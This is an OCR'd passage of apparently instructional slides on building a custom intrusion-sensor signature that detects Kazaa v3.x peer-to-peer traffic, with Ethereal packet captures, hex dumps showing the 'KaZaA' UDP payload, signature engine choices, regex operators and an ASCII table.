
  - Select the signature engine that best meets your requirements

  - Enter values for the signature parameters that are required and meet your requirements

  - Save and apply the custom signature to the sensor

- *Test, test and test again before you deploy*

- *Kazaa version 3.x*
- *Traffic Sample*


kazaa_v3.x_capture1.pcap - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Source
Ethereal: Save Capture File As

```
000   10.69.2.20          zaa.com
238   171.68.226.120       CNAME ionip-wg-02.kaz
608   10.69.2.20          0 Ack=0 Win=64240 Len=
673   10.69.2.20          risign.com
963   213.206.123.36       Seq=0 Ack=1 Win=32768
213   10.69.2.20          1 Ack=1 Win=64240 Len=
869   10.69.2.20
685   171.68.226.120       CNAME crl.verisign.ne
839   10.69.2.20           Ack=0 Win=64240 Len=0
174   64.94.110.11        Seq=0 Ack=1 Win=5840 L
260   10.69.2.20           Ack=1 Win=64240 Len=0
845   10.69.2.20
447   64.94.110.11         Ack=171 Win=5840 Len=
```

```
⊞ Frame 1 (73 bytes on wi
⊞ Ethernet II, Src: Vmwar                    a6 (00:15:62:9d:31:a6)
```

```
0000   00 15 62 9d 31 a6 00
0010   00 3b 00 91 00 00 80
0020   e2 78 04 07 00 35 00
0030   00 00 00 00 00 00 03
0040   03 63 6f 6d 00 00 01
```

Name: kazaa_v3.x_capture1.pcap

Save in folder: Desktop

⊞ Browse for other folders

Packet Range

	Captured	Displayed
● All packets	1417	1417
○ Selected packet only	1	1
○ Marked packets only	0	0
○ From first to last marked packet	0	0
○ Specify a packet range:	0	0

File type: libpcap (tcpdump, Ethereal, etc.)

Save Cancel

File: "C:\Documents and Set P: 1417 D: 1417 M: 0

(Cont.)

- *Look for something in the traffic sample that will identify the Kazaa application*


  -The best signatures identify key parts of the traffic that are not likely to change

  - *Coverage for common obfuscation methods*
  - *Performance Impact*
  - *Fidelity Rating (False Positive conditions)*
  - *Severity Rating*

- *Choose an Appropriate Engine*
- *Common Engines used are:*
  - *STRING.TCP*
  - *SERVICE.HTTP*
  - *ATOMIC.IP*
  - *STRING.UDP*
- *In this example we will use ATOMIC.IP*

- *The Basic Operators*
    - *[ ] Single Character class for “OR”*
    - *() Multiple Character class*
    - *? Optional*
    - ** Zero or more occurrences*
    - *+ One or more occurrences*
    - *^ Anchor to search at the start*

- ***Traffic Contender***



```
: 1 Source            Destination       Protocol  Info
7 2 209.11.67.31      10.69.2.20        HTTP      HTTP/1.1 200 OK (text/html)
3 2 10.69.2.20        68.0.177.189      UDP       Source port: 1273  Destination port: 3826
9 2 10.69.2.20        209.11.67.31      TCP       1055 > http [ACK] Seq=264 Ack=615 Win=63626 Len=0
0 2 10.69.2.20        209.11.67.31      HTTP      GET /bns/new/B_449200.gif HTTP/1.1
1 2 209.11.67.31      10.69.2.20        TCP       http > 1055 [ACK] Seq=615 Ack=527 Win=5840 Len=0
2 2 10.69.2.20        69.118.1.109      UDP       Source port: 1273  Destination port: 2415
3 2 10.69.2.20        69.180.75.206     UDP       Source port: 1273  Destination port: 32656
4 2 209.11.67.31      10.69.2.20        HTTP      HTTP/1.1 200 OK (GIF89a)
5 2 10.69.2.20        68.13.83.34       UDP       Source port: 1273  Destination port: 2708
5 2 10.69.2.20        171.68.226.120    DNS       Standard query A desktop.kazaa.com
```

```
⊞ Frame 263 (54 bytes on wire, 54 bytes captured)
⊞ Ethernet II, Src: Vmware_17:ea:3f (00:0c:29:17:ea:3f), Dst: Cisco_9d:31:a6 (00:15:62:9d:31:a6)
⊞ Internet Protocol, Src: 10.69.2.20 (10.69.2.20), Dst: 69.180.75.206 (69.180.75.206)
⊞ User Datagram Protocol, Src Port: 1273 (1273), Dst Port: 32656 (32656)
  Data (12 bytes)
```

```
0000   00 15 62 9d 31 a6 00 0c  29 17 ea 3f 08 00 45 00   ..b.1... )..?..E.
0010   00 28 01 0d 00 00 80 11  9b dd 0a 45 02 14 45 b4   .(...... ...E..E.
0020   4b ce 04 f9 7f 90 00 14  26 1e 27 00 00 00 a9 80   K....... &.'.....
0030   4b 61 5a 61 41 00                                  KaZaA.
```

This payload has the same last 6 bytes in multiple captures

- *The Basic Operators*
  - *[ ] Single Character class ("OR")*

    For example [Kk]: this means "K" or "k"
  - *() Multiple Character class ("AND")*

    For example (KA): this means "K" and "A"
  - *? Optional*

    For example K[\x00]?A: this triggers on both K\x00A and KA

- *The Basic Operators*

  - Zero or more occurrences*

  For example KAaZaa[Aa-Zz0-9][\r\n]: this will look for string KAaZaa then zero or more alphanumeric characters followed by “\r\n” which is carriage return or line feed.*

  - + One or more occurrences


  For example KAaZaa[Aa-Zz0-9]+[\r\n]: this will look for string KAaZaa then one or more alphanumeric characters followed by “\r\n” which is carriage return or line feed.

  - ^ Anchor to search at the start

  For example ^KAa: this will start searching for the start of the stream in STRING.TCP

(Cont.)

- *Traffic Contender*




```
:  1  Source            Destination       Protocol  Info
7  2  209.11.67.31      10.69.2.20        HTTP      HTTP/1.1 200 OK (text/html)
3  2  10.69.2.20        68.0.177.189      UDP       Source port: 1273  Destination port: 3826
9  2  10.69.2.20        209.11.67.31      TCP       1055 > http [ACK] Seq=264 Ack=615 Win=63626 Len=0
)  2  10.69.2.20        209.11.67.31      HTTP      GET /bns/new/B_449200.gif HTTP/1.1
L  2  209.11.67.31      10.69.2.20        TCP       http > 1055 [ACK] Seq=615 Ack=527 Win=5840 Len=0
?  2  10.69.2.20        69.118.1.109      UDP       Source port: 1273  Destination port: 2415
3  2  10.69.2.20        69.180.75.206     UDP       Source port: 1273  Destination port: 32656
4  2  209.11.67.31      10.69.2.20        HTTP      HTTP/1.1 200 OK (GIF89a)
5  2  10.69.2.20        68.13.83.34       UDP       Source port: 1273  Destination port: 2708
5  2  10.69.2.20        171.68.226.120    DNS       Standard query A desktop.kazaa.com

⊞ Frame 263 (54 bytes on wire, 54 bytes captured)
⊞ Ethernet II, Src: Vmware_17:ea:3f (00:0c:29:17:ea:3f), Dst: Cisco_9d:31:a6 (00:15:62:9d:31:a6)
⊞ Internet Protocol, Src: 10.69.2.20 (10.69.2.20), Dst: 69.180.75.206 (69.180.75.206)
⊞ User Datagram Protocol, Src Port: 1273 (1273), Dst Port: 32656 (32656)
  Data (12 bytes)

0000   00 15 62 9d 31 a6 00 0c  29 17 ea 3f 08 00 45 00   ..b.1... )..?..E.
0010   00 28 01 0d 00 00 80 11  9b dd 0a 45 02 14 45 b4   .(...... ...E..E.
0020   4b ce 04 f9 7f 90 00 14  26 1e 27 00 00 00 a9 80   K....... &.'.....
0030   4b 61 5a 61 41 00                                  KaZaA.
```

- *Looks like a UDP packet that is 12 bytes in length that constantly contains \x4b\x61\x5a\x61\x41 (kazaa in ASCII)*




Dec	Hx	Oct	Char		Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL	(null)	32	20	040	&#32;	Space	64	40	100	&#64;	@	96	60	140	&#96;	`
1	1	001	SOH	(start of heading)	33	21	041	&#33;	!	65	41	101	&#65;	A	97	61	141	&#97;	a
2	2	002	STX	(start of text)	34	22	042	&#34;	"	66	42	102	&#66;	B	98	62	142	&#98;	b
3	3	003	ETX	(end of text)	35	23	043	&#35;	#	67	43	103	&#67;	C	99	63	143	&#99;	c
4	4	004	EOT	(end of transmission)	36	24	044	&#36;	$	68	44	104	&#68;	D	100	64	144	&#100;	d
5	5	005	ENQ	(enquiry)	37	25	045	&#37;	%	69	45	105	&#69;	E	101	65	145	&#101;	e
6	6	006	ACK	(acknowledge)	38	26	046	&#38;	&	70	46	106	&#70;	F	102	66	146	&#102;	f
7	7	007	BEL	(bell)	39	27	047	&#39;	'	71	47	107	&#71;	G	103	67	147	&#103;	g
8	8	010	BS	(backspace)	40	28	050	&#40;	(	72	48	110	&#72;	H	104	68	150	&#104;	h
9	9	011	TAB	(horizontal tab)	41	29	051	&#41;	)	73	49	111	&#73;	I	105	69	151	&#105;	i
10	A	012	LF	(NL line feed, new line)	42	2A	052	&#42;	*	74	4A	112	&#74;	J	106	6A	152	&#106;	j
11	B	013	VT	(vertical tab)	43	2B	053	&#43;	+	75	4B	113	&#75;	K	107	6B	153	&#107;	k
12	C	014	FF	(NP form feed, new page)	44	2C	054	&#44;	,	76	4C	114	&#76;	L	108	6C	154	&#108;	l
13	D	015	CR	(carriage return)	45	2D	055	&#45;	-	77	4D	115	&#77;	M	109	6D	155	&#109;	m
14	E	016	SO	(shift out)	46	2E	056	&#46;	.	78	4E	116	&#78;	N	110	6E	156	&#110;	n
15	F	017	SI	(shift in)	47	2F	057	&#47;	/	79	4F	117	&#79;	O	111	6F	157	&#111;	o
16	10	020	DLE	(data link escape)	48	30	060	&#48;	0	80	50	120	&#80;	P	112	70	160	&#112;	p
17	11	021	DC1	(device control 1)	49	31	061	&#49;	1	81	51	121	&#81;	Q	113	71	161	&#113;	q
18	12	022	DC2	(device control 2)	50	32	062	&#50;	2	82	52	122	&#82;	R	114	72	162	&#114;	r
19	13	023	DC3	(device control 3)	51	33	063	&#51;	3	83	53	123	&#83;	S	115	73	163	&#115;	s
20	14	024	DC4	(device control 4)	52	34	064	&#52;	4	84	54	124	&#84;	T	116	74	164	&#116;	t
21	15	025	NAK	(negative acknowledge)	53	35	065	&#53;	5	85	55	125	&#85;	U	117	75	165	&#117;	u
22	16	026	SYN	(synchronous idle)	54	36	066	&#54;	6	86	56	126	&#86;	V	118	76	166	&#118;	v
23	17	027	ETB	(end of trans. block)	55	37	067	&#55;	7	87	57	127	&#87;	W	119	77	167	&#119;	w
24	18	030	CAN	(cancel)	56	38	070	&#56;	8	88	58	130	&#88;	X	120	78	170	&#120;	x
25	19	031	EM	(end of medium)	57	39	071	&#57;	9	89	59	131	&#89;	Y	121	79	171	&#121;	y
26	1A	032	SUB	(substitute)	58	3A	072	&#58;	:	90	5A	132	&#90;	Z	122	7A	172	&#122;	z
27	1B	033	ESC	(escape)	59	3B	073	&#59;	;	91	5B	133	&#91;	[	123	7B	173	&#123;	{
28	1C	034	FS	(file separator)	60	3C	074	&#60;	<	92	5C	134	&#92;	\	124	7C	174	&#124;	|
29	1D	035	GS	(group separator)	61	3D	075	&#61;	=	93	5D	135	&#93;	]	125	7D	175	&#125;	}
30	1E	036	RS	(record separator)	62	3E	076	&#62;	>	94	5E	136	&#94;	^	126	7E	176	&#126;	~
31	1F	037	US	(unit separator)	63	3F	077	&#63;	?	95	5F	137	&#95;	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

(Cont.)

- Traffic Characteristics
  - UDP Packet
